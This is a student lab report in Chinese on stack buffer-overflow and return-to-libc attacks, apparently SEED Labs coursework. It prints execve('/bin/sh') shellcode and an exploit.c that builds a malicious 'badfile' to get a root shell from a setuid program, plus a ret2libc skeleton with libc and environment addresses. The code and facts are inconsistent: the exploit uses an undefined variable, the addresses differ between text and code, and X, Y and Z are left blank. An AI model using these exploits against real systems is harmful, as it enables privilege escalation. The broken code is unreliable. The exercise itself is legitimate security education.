
**Lab2**

57117214吴国铨

**Task 1: Running Shellcode**

将给的代码用gcc编译，生成call\_shellcode.c文件，并运行



成功调用shell


**Task 2: Exploiting the Vulnerability**

在BUF\_SIZE为24的情况下，将stack.c编译为可执行文件，用gdb进行调试，



使用b\_bof对bof进行设置断点，然后哦运行，程序暂停在bof的入口。

使用p $ebp查看ebp寄存器此时的数值，使用p $buffer查看buffer数组的地址，而ebp寄存器此时的值就是bof函数返回值地址+4，就可以计算出buffer与bof返回地址之间的距离。



此时为32+4=36

此时exploit.c的程序应为：

#include <stdlib.h>

#include <stdio.h>

#include <string.h>

char shellcode[] =

"\x31\xc0" /\* Line 1: xorl %eax,%eax \*/

"\x50" /\* Line 2: pushl %eax \*/

"\x68""//sh" /\* Line 3: pushl $0x68732f2f \*/

"\x68""/bin" /\* Line 4: pushl $0x6e69622f \*/

"\x89\xe3" /\* Line 5: movl %esp,%ebx \*/

"\x50" /\* Line 6: pushl %eax \*/

"\x53" /\* Line 7: pushl %ebx \*/

"\x89\xe1" /\* Line 8: movl %esp,%ecx \*/

"\x99" /\* Line 9: cdq \*/

"\xb0\x0b" /\* Line 10: movb $0x0b,%al \*/

"\xcd\x80" /\* Line 11: int $0x80 \*/

;

int main(int argc, char \*\*argv)

{

char buffer[517];

FILE \*badfile;

memset(&buffer, 0x90, 517);

badfile = fopen("./badfile", "w");

int start =517-sizeof(code)/sizeof(char);

strcpy(buffer+start, code);

unsigned int ret= 0xbfffec58;

buffer[36] = 0x58;

buffer[37] = 0xec;

buffer[38] = 0xff;

buffer[39] = 0xbf;


fwrite(buffer, 517, 1, badfile);

fclose(badfile);

return 0;

}


此后再次编译stack.c，然后运行



Euid=0，成功root


**Task 3: Defeating dash's Countermeasure**

在setuid（0）被注释的情况下，调用结果为：



没有拿到root权限

将setuid（0）取消注释，调用结果为：



还是没有root权限？？？


疑惑

**Task 4: Defeating Address Randomization**

编写脚本，并将将本可执行




运行脚本



一次出结果¿

**Task 5: Turn on the StackGuard Protection**


将-fno-stack-protector取消后，再次运行stack，报错：




并显示错误原因是栈溢出攻击。

**Task 6: Turn on the Non-executable Stack Protection**

选择 -z nostackexec选项，再次运行stack报错



使用gdb调试




报错是在执行shellcode的第一个指令，因此，只要执行指令地址位于栈上，就会出错。

**Lab3**


**Task 1: Finding out address of libc functions**

取BUF\_SIZE=114

运行以下三个代码



使用gdb调试retlib，并使用p system 和p exit查看两个地址



其中system地址为0xb7584da0

exit地址为0xb7e369d0

**Task 2: Putting the shell string in the memory**

使用

export MYSHELL=/bin/sh

将MYSHELL设置为环境变量，且值为/bin/sh


编写一个名称长度与retlib相同的文件qwerty，内容为打印MYSHELL环境变量地址



可以看到地址为0xbfea9def

**Task 3: Exploiting the buffer-overflow vulnerability**

通过gdb调试stack得到ebp与buffer的地址



据此，可以编写出exploit.c

/\* exploit.c \*/

#include <stdlib.h>

#include <stdio.h>

#include <string.h>

int main(int argc, char \*\*argv)

{

char buf[40];

FILE \*badfile;

badfile = fopen("./badfile", "w");

/\* You need to decide the addresses and

the values for X, Y, Z. The order of the following

three statements does not imply the order of X, Y, Z.

Actually, we intentionally scrambled the order. \*/

\*(long \*) &buf[X] = 0xb7e42da0 ;

\*(long \*) &buf[Y] = 0xb7e369d0 ;

\*(long \*) &buf[Z] = 0xbffffdef ;


fwrite(buf, sizeof(buf), 1, badfile);

fclose(badfile);

return 0；

}


运行exploit生成badfile 运行retlib：



获得root的shell

**Task 4: Turning on address randomization**

设置kernel.randomize\_va\_space为2




再次运行retlib





发生错误

并且/bin/sh的地址不再确定



用gdb进行调试，设置set disable-randomization off，发现每次system与exit的地址在变化





但是由于汇编指令是确定的，因此buf的地址与ebp的值之间的距离是固定的，所以xyz三个地址是正确的，但是对应的数组的值发生了改变